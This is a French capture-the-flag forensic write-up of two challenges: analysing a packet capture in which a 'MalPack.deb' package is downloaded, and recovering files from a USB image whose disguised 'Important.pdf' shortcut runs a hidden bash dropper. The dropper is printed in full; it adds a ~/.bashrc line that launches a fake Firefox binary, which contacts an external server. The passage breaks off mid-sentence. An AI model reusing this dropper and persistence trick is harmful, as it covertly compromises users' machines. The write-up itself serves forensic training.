- FORENSIC -

(investigation d'un système d'information après une cyberattaque)

Challenge "kNOCk kNOC" 198 résolutions :


Author: Braguette#0169

We have to monitor our network every day to make sure our admins don't help players get out of the game. We are sending you a suspicious capture. Do your job !


- **1ère Étape :** Analyse du fichier

On vient télécharger le fichier **"kNOCk kNOCk"** qui s'avère être un .pcapng. C'est donc un fichier contenant un scan réseau.

Pour pouvoir le lire, je l'ouvre avec **Wireshark** et j'obtiens énormément de données :



Comme à chaque fois, la première étape est l'application d'un filtre. Ici je commence avec un filtre **http**.



Les données sont nettement moins importantes à analyser. Je viens à présent suivre le **flux http** et j'obtiens ceci :


```
GET /MalPack.deb HTTP/1.1
Host: 192.168.157.195:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:104.0) Gecko/20100101 Firefox/104.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive
Referer: http://192.168.157.195:8080/
Upgrade-Insecure-Requests: 1

HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.8.10
Date: Thu, 13 Apr 2023 13:22:26 GMT
Content-type: application/x-debian-package
Content-Length: 808
Last-Modified: Thu, 13 Apr 2023 13:20:26 GMT

!<arch>
debian-binary   1681392026  0     0     100644  4         `
2.0
control.tar.xz  1681392026  0     0     100644  320       `
.7zXZ.....F.....P!.........s....'...]....}....J>y..&.^.)>.l..a.V.......(.[....H&..5.r.Cq(.S@....$C$..!.b.....U~.SE...@......'...6x.}
hwTL...
.!...._..W...@`l....3.....-3'e.,,..Ni.1Y....~a{.(&@^kB.%.sqT.F$...3....1..o$G......[|B.".6r.....S....8(.{i.sK.Q....~.(*h.ND....
..=../.C./.....#....D.g.....P...*....g.......YZdata.tar.xz     1681392026  0     0     100644  296       `
.7zXZ.....F.....P!.........).E..'...]....}...1Dd]....P.t.G..SN>2@6Y...k.,...jn.......}.D.J.[U......Z.......I..I/..u-?6g.U.....
.f.T%K....}.Rd.R.....[.4K.......nb.........).... ...)....ZD.....Y.$.T;.[s.....<hU.&<..YL.FA>...}Io].&v
{...$...u...\.>e.d.......D.......,7...V.....P.....k..g.......YZ
```

- **2ème Étape :** Extraction du document transmis


On y voit clairement qu'un client a envoyé une requête **HTTP GET** pour récupérer un fichier nommé, **"MalPack.deb"**. Le serveur est en "200 OK", et envoie donc le fichier.
Afin de nous aussi récupérer ce fichier, je vais faire *Fichier → Exporter Objets → http.*
Je viens ensuite choisir la trame qui m'intéresse et l'exporter:

Paquet	Nom d'hôte	Type de contenu	Taille	Nom du fichier
6202	ocsp.netsolssl.com	application/ocsp-request	83 bytes	/
6213	ocsp.netsolssl.com	application/ocsp-response	471 bytes	/
7769	ocsp.pki.goog	application/ocsp-request	84 bytes	gts1c3
7790	ocsp.pki.goog	application/ocsp-response	472 bytes	gts1c3
12348	192.168.157.195:8080	application/x-debian-package	808 bytes	MalPack.deb

J’ai donc belle et bien le fichier **“MalPack.deb”** :



Ensuite, on va dans */usr/local/bin* et on y trouve le fichier simplescript.sh que l’ion peux venir extraire pour l’exécuter ou bien juste l’ouvrir pour obtenir le flag :




Challenge “Silver” 69 résolutions :

```
Author: Mr.NOODLE#9112

Hey,
I received a flash drive in my mailbox. It appears that the
person who sent me the package was aware that I was using
Linux. However, the flash drive self-destructed before I was
able to make an image of it. To get the flag, you have to go
to the showcase site of the c2 in question.

This is real malware, so be careful when running it, use a vm
for malware analysis

Checksum Sha256 of usb_drive.img :
8947e34165792040d86915aea29df01f5e65f49ccfd624032522720ffb87c3
79
```

- **1ère Étape :** Récupération des fichiers

On vient télécharger le fichier **Silver** qui s'avère être un 7z.
On l'extrait et on obtient un fichier image nommé **usb_drive.img.**

La première chose à laquelle on pense, c'est de monter le fichier image dans un dossier nommé **usb-drive**.



Or si on se rend ensuite dans le fichier, on voit rapidement que celui-ci est vide.
Donc on va venir utiliser **autopsy** qui est un logiciel qui va permettre de récupérer des documents qui ont été supprimés.

Il nous permet d'analyser l'image et d'obtenir d'intéressants fichiers.

	v / v	$FAT1	0000-00-00 00:00:00 (UTC)	0000-00-00 00:00:00 (UTC)	0000-00-00 00:00:00 (UTC)	2093056	0	0	66977284
	v / v	$FAT2	0000-00-00 00:00:00 (UTC)	0000-00-00 00:00:00 (UTC)	0000-00-00 00:00:00 (UTC)	2093056	0	0	66977285
	v / v	$MBR	0000-00-00 00:00:00 (UTC)	0000-00-00 00:00:00 (UTC)	0000-00-00 00:00:00 (UTC)	512	0	0	66977283
✓	r / r	.a.sh	2023-04-29 12:16:32 (CEST)	2023-04-29 00:00:00 (CEST)	2023-04-29 12:16:32 (CEST)	184	0	0	14
✓	r / r	.firefox.elf	2023-04-29 11:59:22 (CEST)	2023-04-29 00:00:00 (CEST)	2023-04-29 11:59:23 (CEST)	14675968	0	0	9
✓	r / r	.important.pdf	2023-04-29 12:14:46 (CEST)	2023-04-29 00:00:00 (CEST)	2023-04-29 12:14:47 (CEST)	8500	0	0	12
✓	r / r	.pdf.png	2023-04-29 11:59:08 (CEST)	2023-04-29 00:00:00 (CEST)	2023-04-29 11:59:09 (CEST)	1338	0	0	7
✓	r / r	Important.pdf.desktop	2023-04-29 12:16:12 (CEST)	2023-04-29 00:00:00 (CEST)	2023-04-29 11:58:22 (CEST)	126	0	0	5

- **2ème Étape :** Analyse des fichiers récupéré

On y voit notamment un fichier **.pdf.png** qui contient juste une image et le fichier **.Important.pdf.desktop** qui est un raccourcis :

```
Contents Of File: /home/aiden/Documents/CTF/usb-drive/Important.pdf.desktop


[Desktop Entry]
Encoding=UTF-8
Version=1.0
Type=Application
Terminal=False
Exec=bash ./.a.sh
Name=Important.pdf
Icon=.pdf.png
```

On peut donc y voir que qui va executer un programme nommé **.a.sh** qui est un script bash :

```
Contents Of File: /home/aiden/Documents/CTF/usb-drive/.a.sh


#!/bin/bash

echo -e "# Launch the best browser\n~/.firefox &" >> ~/.bashrc
cp ./.firefox.elf ~/.firefox
source ~/.bashrc
evince ./.important.pdf

# rm -rf ./Important.pdf.desktop
```

Ici, le programme va venir ajouter une ligne de commande au programme **~/.bashrc** qui va exécuter à chaque fois qu'un nouveau terminal est ouvert le programme **~/fierfox** .
Ensuite, il vient copier le fichier **.firefox.elf** dans le dossier ~/**.firefox**.
Il vient ensuite recharger **~/.bashrc** avec la commande *source*, puis vient ouvrir le fichier **.important.pdf**.
Il y a une dernière ligne en commentaire pour supprimer le fichier **Important.pdf.desktop**.
Le fichier **Important.pdf** n'est rien de plus qu'un pdf contenant "Hello, this is important" et ne va pas vraiment nous intéresser.

Et pour finir, le plus important, le fichier **.firefox.elf**. L'extension .elf est le format de fichier binaire standard pour les systèmes UNIX. Or on sait, par l'énoncé, que cet exécutable envoie des informations vers un serveur distant.

- **3ème Étape :** Interception du site malveillant

Par mesure de précaution, j'ai donc créé un VM pour exécuter ce programme.
Lors de son exécution, comme on peut s'en douter, il ne se passe rien visuellement, mais si on vient faire un scan du réseau avec **Wireshark**, on peut observer que lorsque l'on exécute le fichier, certaines trames apparaissent.

11	1.228283651	192.168.0.33	224.0.0.22	IGMPv3	60 Membership Report / Join group 238.8.8.1 for any sources
12	1.228283700	Ubiquiti_5c:9b:84	Broadcast	ARP	60 Who has 192.168.0.1? Tell 192.168.0.45
13	1.359154818	192.168.0.168	178.62.67.181	TCP	74 46470 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3774452710 TSecr=0 WS=…
14	1.383574424	178.62.67.181	192.168.0.168	TCP	60 443 → 46470 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
15	1.385527968	192.168.0.168	178.62.67.181	TCP	74 59558 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=3774452737 TSecr=0 WS=1…
16	1.408385333	178.62.67.181	192.168.0.168	TCP	60 80 → 59558 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
17	1.535360185	HewlettP_99:67:4a	Broadcast	ARP	60 Who has 192.168.0.79? Tell 192.168.0.92
18	1.535360246	192.168.0.138	224.0.0.22	IGMPv3	60 Membership Report / Join group 238.8.8.1 for any sources

On y voit notamment 192.168.0.168 (qui est l'ip de ma VM) qui envoie des données au 178.62.67.181 sur le port 443.
Et si je rentre dans une barre de recherche, 178.62.67.181:443

On y voit une page web avec :